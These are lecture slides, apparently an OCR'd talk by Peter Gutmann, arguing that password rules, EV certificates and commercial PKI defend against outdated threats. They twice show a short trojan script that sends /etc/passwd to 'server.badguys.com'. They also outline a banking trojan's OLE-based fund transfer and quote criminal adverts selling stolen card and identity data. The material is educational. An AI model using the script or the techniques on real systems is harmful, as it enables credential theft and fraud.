Oops!

Defending Where the Attacker Isn't

Peter Gutmann

University of Auckland

Introduction

Cybercrime is a multibillion dollar industry

> Last year [2004] was the first year that proceeds from cybercrime were greater than proceeds from the sale of illegal drugs
>
> — Valerie McNiven, US Treasury cybercrime advisor

- (These figures are unreliable, but nevertheless it's a serious problem)

But we've got encryption, and digital signatures, and CAs and …

… how did we get into this situation?

Computer Security 101

Confidentiality

- Protection from disclosure to unauthorised persons

Integrity

- Maintaining data consistency

Availability

- Legitimate users have access when they need it


("CIA", you may have heard of them)

Computer Security 101 (ctd)

And many more…

- Authentication
  - Assurance of identity of person or originator of data
- Non-repudiation
  - Originator of communications can't deny it later
- … and so on ad nauseum

Threats to Computer Security 101 (ctd)




Passive attacker can only observe communications or data

Traditional names for each of these parties

- Alice, Bob = communicating parties
- Eve = eavesdropper

When cryptographers talk about "Eve", this is automatically "the eavesdropper"

Threats to Computer Security 101 (ctd)




Active attacker can actively modify communications or data

- Mail forgery/modification
- TCP/IP spoofing/session hijacking
- DNS spoofing

Threats to Computer Security 101 (ctd)

OK, so this is all very basic stuff…



Source: xkcd.org

IF YOU KEEP SAYING "BEAR WITH ME FOR A MOMENT", PEOPLE TAKE A WHILE TO FIGURE OUT THAT YOU'RE JUST SHOWING THEM RANDOM SLIDES.

… just bear with me for a moment

Threats to Computer Security 101 (ctd)

Summary

- Alice, Bob = communicating parties
- Eve = eavesdropper
- Mallet = malicious attacker, can modify messages
- Peggy, Victor = prover and verifier (for digital signatures)
- Trent = trusted arbitrator (often needed by Peggy and Victor)
- … and many more

That was the textbook stuff

Actual Threats to Computer Security

What's missing from this picture?

- Bob the botnet
- Peggy the phisher
- Vic the virus
- Mallet the malware
- Trent the trojan

They're Someone Else's Problem

Source: Peter Meade

Actual Threats to Computer Security (ctd)

The same duality applies for other security models like AAA

- Authentication
- Authorisation
- Accounting
- (Optional fourth one, auditing)

Actual Threats to Computer Security (ctd)

Much less interesting than the crypto stuff

- Auditing is "turn on logging at the server"
- The only people who really care about auditing are, um, auditors

How many people have heard of SSL/TLS, SSH, PGP, S/MIME, or IPsec?

How many people have heard of RFC 2903, "Generic AAA Architecture"?

Actual Threats to Computer Security (ctd)

One of the first Internet payment systems, First Virtual, had two notable characteristics

- It was pretty much immune to all of the current phishing and other attacks
  - This is for fifteen-year-old technology
- It used *no cryptography whatsoever*

First Virtual got the AAA right

> Security depends on authentication, authorisation, and auditing
> — Butler Lampson

Actual Threats to Computer Security (ctd)

Even for these unloved security mechanisms there are countermeasures to defeat each one

Authentication → Trojans

- Bypass all commonly-used authentication methods

Authorisation → Rootkits, 0day

- Don't need to care about authorisation checks
- Numerous rootkits infect user-space from inside the kernel
- Attack comes from *inside* the security perimeter

Accounting → Botnets, P2P malware

- If you do track the source down, it's Aunty Mabels malware-infested PC

Actual Threats to Computer Security (ctd)

The malware authors don't know about RFC 2903, they just implemented whatever mechanisms their malware needed

- Defeating AAA came automatically

Defenders: Here is some encryption. What was the problem again?

Attackers: Here is a problem. How do we address it?


> Ultimately these problems have little to do with the standard security literature
>
> — Tuomas Aura, Microsoft Research

Trojans and Authentication

Traditional attacker threat model: Lone hacker sitting in a basement trying different passwords at a login prompt

Trojans and Authentication (ctd)

Dictionary attacks are so 1980s



- (Unless you're Twitter)

Trojans: The Orange Book version

```
cat > cp
#!/bin/sh
cp $*
rcp /etc/passwd server.badguys.com:
^D
chmod +x cp
```

Fairly primitive

- Detection: Inspection
- Prevention: Execution path control
  - Execute the legitimate ‘cp’ before the trojaned one
- Prevention: Separation of privilege
  - User can’t modify the real ‘cp’

Trojans: The security-standard version

Computer systems can be easily spoofed if an intruder has inserted an active wiretap between a terminal and the [mainframe] computer.

An active wiretap can be built today for several hundred dollars by a home computer hobbiest [sic].

The wiretap can be built into a briefcase and consists of a hobby computer with a receive/transmit communication chip…

— Federal Information Processing Standard 112: Password Usage

- This was current until 2008!
- Served as a blueprint for government authentication standards worldwide

Trojans: The Russian version

Use OLE automation to spoof the user's actions

- Uses the `IConnectionPointContainer` OLE object to register event sinks for the `IWebBrowser2` interface
- Checks for accesses to `e-gold.com`
- After user has logged on, uses `IWebBrowser2::Navigate` to copy the account balance window to a second, hidden window
- Uses `IHTMLInputHiddenElement:get_value` to obtain account balance
- Uses OLE to set `Payee_Account` and `Amount`
- Uses `IHTMLElement::click` to submit the form
- Waits for the verification page and again submits the form

Trojans: The Russian version (ctd)

Defeats any existing authentication method

- Passwords, SecurID, challenge-response calculator, smart card, …


  This method of account looting bypasses all authentication methods employed by banking institutions, and is expected to become very popular […] Since the trojan uses the victim's established SSL session and does not connect out on its own, it can bypass personal and corporate firewalls and evade IDS devices

  — LURHQ security advisory on the trojan

(This technology is several years old now, full coverage of the field is a talk in itself)

Trojans: The Russian version (ctd)

Gozi registers as a Winsock LSP to bypass SSL



- Bypasses SSL encryption in MSIE

Others send out diagnostic memory dumps if they fail to run

- c.f. Windows Error Reporting Service

Trojans: The Russian version (ctd)

Just for comparison…

```
cat > cp
#!/bin/sh
cp $*
rcp /etc/passwd server.badguys.com:
^D
chmod +x cp
```

Trojans: The Russian version (ctd)

Detection: Uhh…

- Either undetectable (if implemented as a rootkit) or takes out the antivirus software on install

Prevention: Um…

These trojans are as far removed from what the traditional Orange Book defence was designed against as spears are from radar-guided missiles

> Despite the fact that both attacks and losses have approximately doubled every year since 1992, we continue to rely on old models that are demonstrably ill-suited to the current reality and don't inhibit the ongoing march of failure
>
> — Bob Blakley, "Information Assurance Technology Forecast 2008"

Passwords

The reference model for Internet user authentication

Image courtesy Alcatel-Lucent

Passwords (ctd)

Password best practices, from the reference model

- Passwords cannot be written down
- Passwords must meet complexity requirements
- Passwords must never be shared
- Passwords are blanked on entry
- Passwords must be changed regularly

Security policy: A set of impressive-sounding rules created to distract attention from actual operating procedures
— Bill Neugent

Example: Password blanking

The reference model again...

Image courtesy Alcatel-Lucent

- Single mainframe computer
- Shared terminals
- Printing teletypes used for data entry

Example: Password blanking (ctd)

Threat: Anyone who obtains a discarded printout from your model 33 teletype can read off your password

Threat: With more modern CRT-based terminals the tty line-mode mainframe interface means that it takes awhile before passwords scroll off the screen

Response: Passwords must be blanked

Example: Password changes

No-one actually has any idea why we do this

- Several people have tried to trace the origins of this requirement
  - The "Kilroy was here" of computer security
- Supposedly the result of a calculation for a 1960s US DoD mainframe which showed that it could brute-force a password in a couple of months

Response: Passwords must be changed every 30 days

Example: Password changes (ctd)

Digression: So if no-one knows why we have to change passwords, what's the reason for getting three tries at the password?

> Thou count to three, no more, no less. Three shall be the number thou shalt count, and the number of the counting shall be three. Four shalt thou not count, neither count thou two, excepting that thou then proceed to three. Five is right out
> — Monty Python and the Holy Grail

It's based on the Hindu Trimurti of Rama, Vishnu, and Shiva

- Not a lot of people know that

Example: Password complexity

Concerns about wordlist-based attacks

- Throw a dictionary at the logon prompt

Response: Password complexity rules

- Managers like them, they can say they're following best practices
- Administrators like them, they can click on "Passwords must meet complexity requirements" and go back to reading Slashdot
- Geeks like them, they can come up with impressive-looking mathematical expressions showing that their system is so secure that attackers will just give up and go back to phishing AOL users

Password Best-practices Summary

This is a great set of defences against attackers from the 1960s

> Best practices survive far longer than is useful because they have no feedback loop. Best practices are not tested, so they are a belief, not a practice
>
> — Ian Grigg

Password Best-practices Summary (ctd)

US government standard for password management (FIPS 112, from which standards in many other countries are derived) contains detailed guidelines for

- Passwords printed by the teletypes used to talk to computers
- Issues involving half-duplex CRT-based terminals that can't blank the entered password
- Guidance on the protection of punched card decks with password information


This standard with its archaic threat models was current until 2008!

So Why do we Continue Doing all this Stuff?

Tradition!

Effects of Password Best Practices

Complexity rules are arbitrary and based on abstract mathematical formulae rather than passwords actually used



- Catches some actually-used bad passwords
- Erroneously catches actually-used good passwords
- Does nothing at all in a large block of random-noise unused password space

Effects of Password Best Practices (ctd)

Example of passwords from 2GB of phishing data

password1	abc123	myspace1	password	blink182
qwerty1	f**kyou	123abc	baseball1	football1
123456	soccer	monkey1	liverpool1	princess1
jordan23	slipknot1	superman1	iloveyou1	monkey

- Typical of top twenty most popular (= worst) passwords

Can you guess the complexity rule used?

- Hint: “password”, “f**kyou”, “soccer”, and “monkey” predate the use of these complexity requirements

Nullius in Verba

Evaluation of passwords based on the NIST password-complexity requirements from 2006 (SP 800-63)


Defines two strength levels for passwords

- (Level 0 = fail)
- Level 1 = moderate strength
- Level 2 = high strength

Nullius in Verba (ctd)

Every single password in the list passes both level 1 and level 2 requirements

- The 20 *least secure* passwords you can use (in the phishing case) are all regarded as being highly secure by arbitrary complexity rules



- The pathologically worst password that passes a NIST level 1 check is "A1", the name of a popular US steak sauce

Passwords as a Psychology Experiment

Imagine that you're an experimental psychologist...

This isn't the traditional image of a guy with a couch and a funny accent

- Experimental psychologists design and carry out experiments to discover how and why humans think and behave the way they do

(Wibbly-wobbly effect)

Passwords as a Psychology Experiment (ctd)

You're asked to use your knowledge of psychology to design an experiment into induced amnesia

- Require people to memorise meaningless strings
  - Standard technique in experimental psychology, although it's usually unrelated words or very short strings, maybe 3 characters
- Never display the strings to them
  - Lack of visualisation makes memorisation very difficult
- Don't allow them to be written down as a memory aid
- Blast loud music at them
  - Distractions prevent memorisation
- Change the values as soon as there's a chance that some have been memorised

Passwords as a Psychology Experiment (ctd)

How do password best practices stack up?

- ☑ Memorisation of meaningless strings
- ☑ Values have to be memorised without visual cues
- ☑ Values can't be written down
- ☐ Loud noise as a distraction
- ☑ Values are changed periodically

Dammit, we missed one!

- (To some extent stress, caused by having a task interrupted, is a weaker form of this so even this requirement is partially met)

Passwords as a Psychology Experiment (ctd)

To put this another way, imagine an experienced computer user with a hundred-odd passwords used with different accounts

They're expected to memorise:

rOvdg4ZeHEJ4UgYvTUI4RDGhSlBpgen89oCxu5hAEGVp4AKeNMbfjsCvt2BEkFTUhydEi
9bLH1AqQwhPSrIlrFj2iQjBPuqrDrMPTyhjqwomNpME4fCkIN8zQT5iKVMTnpQUwpOSQn
hSUghPSvLhiRAOI2XAsKeSD09EsNOTC09KzHwuMT36hCTqEjO0xWhRXnIITyL6rO1he
FLiBWDsB8lNQykQqX0bnshASMf4tG0OqPRxFyEW4eBMPhjpEh7elCnEIpTPBvnwhLLeI
Hd5Pu2eVN00aaRpasMTauQshsmFJ0LMMrrwRIgou19SKYMLT0rMryyWOZlcM8SemkV
HJcdwqLSPfBazeRS2LqRglpEBCx3IGCKWMoaIpcRMzRlzNc198gcnJnmII3YhCsV4CrrR
hAIuRBFi9qcTolQuGDFEqdyWoSoY4rjXGKJUDjPrVWOIUrmoR2dTg3OtMUSpIUSxHBma
2dKGKCUcCy4uFlljeIIXcBvUhCdrG56slEB6EbuCjFVbGHlQlnx2UJ8gFqEsL2FpqSx43Z1E
6GkJkmSEw7PE8AT5UdTnhYHHkCePKCFLDE2WGJ4sMTwBkvBkieGJIUrbEuarxZldpV5
1TaBYQimUZY3hCXJsVh3mXVQEuTikxNCkcDHF4iiGJiWGJkjKXFvxlypaRhFdSI3RimUio
bU1hiY1hiaGRqppCE0sP6q0JmCOVkGcew2hSY2hiRkrykprv2roszbRQhMj8m0hNKkhNK
kUPKk9JLb4XpeOCaFJiXFICS7dCOLglBClhBTeB7HLJJS8

- ... and re-memorise a new version every 30 days

Real-world Data on Passwords

Authentication Statistics Index containing 246 sets of figures from password studies over the period 2000-2006 reports

- Three quarters of users write down passwords
- About a third have shared passwords with other users
- Half to three quarters reuse passwords across multiple systems
- (Note: Figures are averaged across all 246 sets of results)

This isn't surprising: Users are given impossible-to-meet requirements and this is a way of coping with them

Real-world Data on Passwords (ctd)

Largest known empirical (rather than self-reported) study was by Microsoft

- Half a million users over three months
- Users had 6.5 passwords shared across 3.9 sites
  - (Along with 1.7 cars and 2.3 children, averaging produces odd-looking values)
- Users averaged 25 passworded accounts
- Users had to enter 8 passwords/day

This is actual credible hard data rather than just random speculation about the situation

So What are we Getting for All This?

Let's look at just one item (that we haven't covered yet), password/session timeouts

Image courtesy Alcatel-Lucent

- Designed to address the threat of users walking away from shared terminals in mainframe terminal rooms

So What are we Getting for All This? (ctd)

Overly-aggressive session timeouts can cause users to lose all of their work

- A slow server or user can end up forcing a complete re-entry of all data
  - Particularly nasty for complex form-filling operations
- Tax departments explicitly disable timeouts for this reason
  - If there's one thing people hate more than filling out tax returns it's filling out the same return three times over
- Reports of customers actually switching banks out of frustration with their current bank's web interface

So What are we Getting for All This? (ctd)

At the other end of the scale, it's infrequent enough to be of any use

- Who are we protecting home users from here?
- Their cat?

Studies of real-world users have shown that 93% log out after performing online banking

- Other users go so far as to explicitly clear the session state (e.g. Firefox's "Clear Private Data") or shut down the browser

Actual figure is likely to be close to 100%

So What are we Getting for All This? (ctd)

Extreme example that's usually used to justify aggressive timeouts: Internet cafés

- Buy time in 15- or 30-minute blocks
- Forcibly logged out when your time is up

Most people use up their allowance in order to get their money's worth

- In psychology, the endowment effect, sunk cost fallacy

So What are we Getting for All This? (ctd)

How far down the rabbit hole can we chase this, if we really try?

Let's look at the tiny fraction of people who

- Go to Internet cafés in order to do their online banking
- Leave without using up their time
- Don't log out when they do this

We've identified the user who does this

- His name is Bob

So What are we Getting for All This? (ctd)

Two possible scenarios

1. Café is not busy
   - Machine remains idle until it times out naturally
2. Café is busy
   - Another user steps up as soon as Bob leaves
   - Even an infuriating one-minute session timeout won't help here

Even in the extreme worst-case scenario of a pathologically bad user in an Internet café timeouts aren't doing much

- In every single other instance they're purely a denial-of-service

Password Usage Redux

In 2005, Microsoft security strategist Jesper Johansson suggested that users choose (or are assigned) good passwords and write them down

- This has also been suggested by others, e.g. Bruce Schneier
- Just for the record, I'd advise this too
  - (Like Jesper and Bruce, I'd also advise using a password manager, computers are supposed to free us from tedious pencil-and-paper work)

Password Usage Redux (ctd)

The reactions were predictable

- The knee-jerk response
  What would Microsoft know about security?
- The usual suspects
  We just need to educate users
- Silver bullets
  Trusted computing/PKI/biometrics/gröfaz will save us!
- Religious zealotry
  In my organisation if we catch anyone so much as thinking of writing down a password we take them outside AND WE SHOOT THEM!

No sign of password "best practices" ever being brought out of the 1960s

Password Usage Redux (ctd)

"But what about *insert silver-bullet here*?"

- Passwords aren't insecure, they're just applied really, really badly
- "Everyone knows passwords are insecure, so we won't make the slightest attempt to protect them"
- State-of-the-art is to connect to anything listening on port 22/443 and hand over the password in plaintext

If used appropriately, passwords can be very effective

> Passwords are the worst form of user authentication, except for all the others
> — Apologies to Winston Churchill

- (A complex topic, far too much to cover here, see the writeup referenced at the end)

Browser Certificates


These have virtually no effect on Internet crime

- They don't protect against anything that cybercriminals are exploiting
  - Password best practices at least protect against attackers from the 1960s

  The major risks to data on the Internet are at the endpoints — Trojans and rootkits on users' computers, attacks against databases and servers, etc — and not in the network
  — Bruce Schneier

Browser Certificates


In case you missed that…



EV Certificates

CA/Browser response: Extended Validation (EV) certs

- Round up twice the usual number of suspects!



- We'll defend *twice as hard* over here where they're not attacking

EV Certificates (ctd)

Over the 12-month period in which EV certificates were rolled out the effect was…

… nothing

- (From APWG statistics)
  The EV approach is to do more of what we have already discovered doesn't work
  — Ian Grigg

EV Certificates (ctd)

The ineffectiveness of EV certificates had already been determined experimentally before they were deployed

- "An Evaluation of Extended Validation …", Jackson et al

But didn't anyone involved in creating the things check?

- Of course they did!

Verisign's marketing arm convened a focus group

- Users responded very positively to EV certificate advertising
- (You can't claim the CAs didn't thoroughly evaluate the bits that mattered to them)

EV Certificates (ctd)

So why was this PKI-me-harder solution adopted?

Clue: It was developed by a group called the CA / Browser forum (CAB Forum)

- SSL's PKI doesn't help prevent cybercrime, let's ask the people selling the certificates what to do
- "The problem is cheap certificates, you need to buy really, really expensive certificates instead"

For the CA, EV certificates do actually provide a useful defence

- Threat = cheap certificates
- Defence = premium-priced EV certificates
  - Ave, PKI, lucratori te salutant!

EV Certificates (ctd)

Verisign Certificate Practice Statement (CPS) 1.0 from 1996 vs. Verisign CPS 2008

> Where required, the third party confirms the business entity's name, address, and other registration information through comparison with third-party databases and through inquiry to the appropriate government entities. The third party also provides telephone numbers that are used for out-of-band communications with the business entity to confirm certain information [...]. If its databases do not contain all the information required, the third party may undertake an investigation, if requested by the IA, or the certificate applicant may be required to provide additional information and proof
>
> The third party must be a legally recognized entity whose formation included the filing of certain forms with the Registration Agency in its Jurisdiction, the issuance or approval by a Registration Agency of a charter, certificate, or license, and whose existence can be verified with that Registration Agency, and must have a verifiable physical existence and business presence. If the third party represents itself under an assumed name, VeriSign verifies the third party's use of the assumed name.

- Can you tell which is which?
- EV certificates, doing more of …

EV Certificates: PKI-me-Harder

To make EV certificates stand out, standard certificates had to be downgraded

- Non-EV certificate indicators are almost invisible

This interacts badly with another change made at the same time

- In Firefox 3, any form of certificate error results in big scary warnings
- Using no certificates at all results in no warnings

Triggering negative feedback = bad

Failing to trigger positive feedback = OK

EV Certificates: PKI-me-Harder (ctd)

For standard certificates it's now better to spoof non-SSL than to spoof SSL

- Now imagine this in a corner of a 1280×1024 screen

EV Certificates: PKI-me-Harder (ctd)

FF3 makes it even worse by merging the SSL indicator with the favicon

- Can spoof SSL by changing the favicon background!

Spoofing non-SSL (without even resorting to the favicon trick) was demonstrated at Black Hat '09

- 100% success rate

EV Certificates: PKI-me-Harder (ctd)

Why were these changes made?

- (Well, apart from the need to make EV certificates look good)

Answers on the Mozilla developers list

- Over one hundred printed A4 pages of debate on this
- No-one has any idea on what to do any more to make SSL's PKI start working

This isn't the result of careful planning and evaluation, it's a default for lack of any other ideas

> Nothing is more terrible than activity without insight
> — Thomas Carlyle

WHQL as an Allegory of Commercial PKI

Microsoft's Windows Hardware Qualification Lab tests that a device driver meets a certain minimum functionality/reliability level under Windows

- Drivers that pass WHQL may be signed by Microsoft and distributed via Windows Update
- Provide a reasonable level of assurance that the driver won't misbehave once installed

Well, that's the theory…

WHQL as an Allegory of Commercial PKI

Take the case of graphics cards

- Gamers are a fickle market
- Vendors will do almost anything to beat the competition
- Cheating in benchmarks has occurred on numerous occasions

Examples

- Rename DirectX Tunnel demo TUNNEL.EXE to FUNNEL.EXE
- Graphics driver's cheat mode wasn't triggered any more and performance dropped markedly

WHQL as an Allegory of Commercial PKI

ATI

- Rename quake3.exe to quack3.exe
- Quake III Arena timedemo wasn't detected any more by the driver

nVidia

- Rename 3DMark03.exe to 3DMurk03.exe
- nVidia driver couldn't detect the 3DMark benchmark any more
  - nVidia were in trouble with performance at this point
  - After a falling out with Microsoft over Xbox licensing they didn't have much input into the DX9 spec
  - Had to resort to, uh, "optimisations" to appear competitive with ATI

WHQL as an Allegory of Commercial PKI

After ATI were caught cheating with Quake III, they in turn reported nVidia for the 3DMark "optimisation"

Another way to see this in action

- Run a driver under the Windows Driver Verifier
- All the performance-enhancing "optimisations" magically disable themselves
- Driver may run like molasses but that doesn't matter because WHQL tests for stability, not speed

After release, the driver isn't run under the Driver Verifier any more and the "optimisations" reappear

WHQL as an Allegory of Commercial PKI

Microsoft knows that this is going on

- (A number of these details came from Microsoft people)

The vendors know that Microsoft know that this is going on

Microsoft knows that the vendors know that Microsoft knows…

… so why doesn't someone do something about it?

WHQL as an Allegory of Commercial PKI


The certification process has two mutually exclusive goals

1. Set the bar as low as possible to avoid discouraging vendors from participating
2. Set the bar as high as possible to encourage high-quality drivers

"Success" in a business sense (everyone participates) is the opposite of "success" in a quality sense (as many lower-quality products as possible are excluded)

WHQL as an Allegory of Commercial PKI

What happens if you set the bar too high?



(This isn't just a Windows problem)

WHQL as an Allegory of Commercial PKI

This isn't just done by vendors of no-name cellphone data cables from Shenzhen

- It's a virtual who's-who of PC hardware vendors

Some vendors take this even further

- Use Windows UI (user interface) automation to bypass the warning dialogs
- Move the mouse around the screen, opening and clicking through configuration dialogs to allow the driver to load and run
  - It's quite spooky running some installers with a debug monitor active

Again, it's done by major industry players

WHQL as an Allegory of Commercial PKI

Extreme example

- Security software vendor uses Windows automation to open System Properties | Hardware | Driver Signing Options
- Disabled systemwide driver signing

When faced with a setup program that does this, your natural reaction is to scream, 'Aaaiiiiigh'

— Raymond Chen, Microsoft

Commercial PKI

The WHQL problem perfectly illustrates the dilemma facing commercial CAs

CAs can be successful in a business sense

- Low barriers to entry
- As many certificates as possible issued

CAs can be successful in a security sense

- High barriers to entry
- As many dubious users as possible excluded

Commercial PKI (ctd)

Commercial CAs are not run as a hobby

- ☑ Commercial success
- ☐ Security success

In economic terms

- Financial relationship between CAs and certificate purchasers
- No financial relationship between CAs and consumers of certificates ("relying parties")

CAs are incentivised to take actions that benefit themselves and (to a lesser extent) their customers

- No incentive to do anything that benefits relying parties

Commercial PKI (ctd)

In conventional economic terms this is a "perverse incentive"

To get any certificate you want, just try enough CAs

- Eventually you'll find a patsy CA who'll sell you whatever you're after
  - Note that this isn't fraud or malice, just basic negligence of CAs acting as certificate vending machines
  - A vending machine doesn't care whose money it accepts
- Since you're using stolen credentials and stolen accounts, there are no repercussions or financial penalties

Like WHQL, this cannot be fixed without resorting to economic irrationality

Asking the Drunk Whether He's Drunk

PKI is intended to defeat identity fraud

- (Not just at the client, phishing is server-side identity fraud)

The Internet is awash with fraudulent identity data

PKI relies on the flawless functioning of a global identity-based accountability infrastructure in order to work

- Can you see the problem?

Asking the Drunk Whether He's Drunk (ctd)

You can buy stolen identities with almost arbitrary amounts of accompanying verification data

- We sell all you need to hack, shop & cashout.
- CardTipe / * CC Name / * CC Number / * CC Expiry / * CVV2 [Cryptographic check value on the back of the card] / * CC PIN
- First & Last Names / * Address & City / * State & Zip/Postal code / * Country (US) / * Phone #
- MMN [Mother's maiden name] / * SSN [Social security number] / * DOB [Date of birth]
- Bank Acc No / * Bank Routine [Routing] No

Asking the Drunk Whether He's Drunk (ctd)

- On our forum you can buy:
- Active eBay accounts with as many positive feedbacks as you need
- Active and wealthy PayPal accounts
- Carded Western Union accounts for safe and quick money transfers
- Carded UPS and FedEx accounts for quick and free worldwide shipping of your stuff
- Full info including Social Security Info, Driver Licence #, Mother' Maiden Name and much more
- Come and register today and get a bonus by your choice:
- One Citybank account with online access with 3k on board, or 5 COB' cards with 5k credit line
- 10 eBay active eBay accounts with 100+ positive feedbacks
- 25 Credit Cards with PINs for online carding


Asking the Drunk Whether He's Drunk (ctd)

Standard practice is to buy fraudulent domains and certificates with stolen credentials and stolen credit cards

- Note the plurals. This industry buys in bulk

Asking the Drunk Whether He's Drunk (ctd)

Even requirements for paper-based credentials are easily defeated



Asking the Drunk Whether He's Drunk (ctd)

In exchange for funds from a phished account will provide perfect images of any form of physical documentation

- Passports
- Drivers licenses
- Bank statements
- Utility bills
- Birth certificates
- Business licenses
- Other commercial documents

You don't actually need to go to these lengths though…

Asking the Drunk Whether He's Drunk (ctd)

In economic terms, commercial-PKI certificates are effectively a public good

- Non-rivalrous, non-excludable
- (How on earth do you implement a security mechanism with this)
- Suggested economic model: Consensual hallucination

In practice it's even worse than this

- Certificates are free for the bad guys, expensive for the good guys
- Absolutely no idea what this model is

Example: Server Certificates

The fact that certificate vendors would sell no-questions-asked certificates to anyone fronting up with the money had been known for some time

- This isn't a case of a crooked CA, the lack of checking is standard business practice
- How much checking do you expect to get for a $9.95 certificate?

Most recent example: In late 2008 a CA employee bought a certificate for `mozilla.com`, the owners of Firefox and Thunderbird, from another CA

- (You could do an awful lot of damage with this)

Example: Server Certificates (ctd)

The CA that pointed out this problem had themselves issued no-questions-asked certificates in the past

- Well, nobody's perfect

These certificates couldn't be revoked!

- No technical mechanism to revoke a rogue CA without also revoking all of the certificates that it had issued
- Confusion of CAs and sub-CAs meant that it was unclear who was to be held accountable

Example: Code-signing Certificates

Same situation as for SSL server certificates

- Signed malware had been in circulation for some time

First large-scale study results were made available in late 2008…

Microsoft's Malware Protection Centre (MMPC) reports that *one in ten* digitally signed files on PCs are CA-authenticated malware

- This is a lower bound based on what Windows Defender could detect

Example: Code-signing Certificates

The majority are in the "severe" or "high risk" category

- Malware authors know what's worth signing

> Widget authors and distributors can digitally sign widgets as a trust and quality assurance mechanism
>
> — World Wide Web consortium

- This is true. If you get 0wned by a signed rootkit, you can be assured that this is the best-quality malware

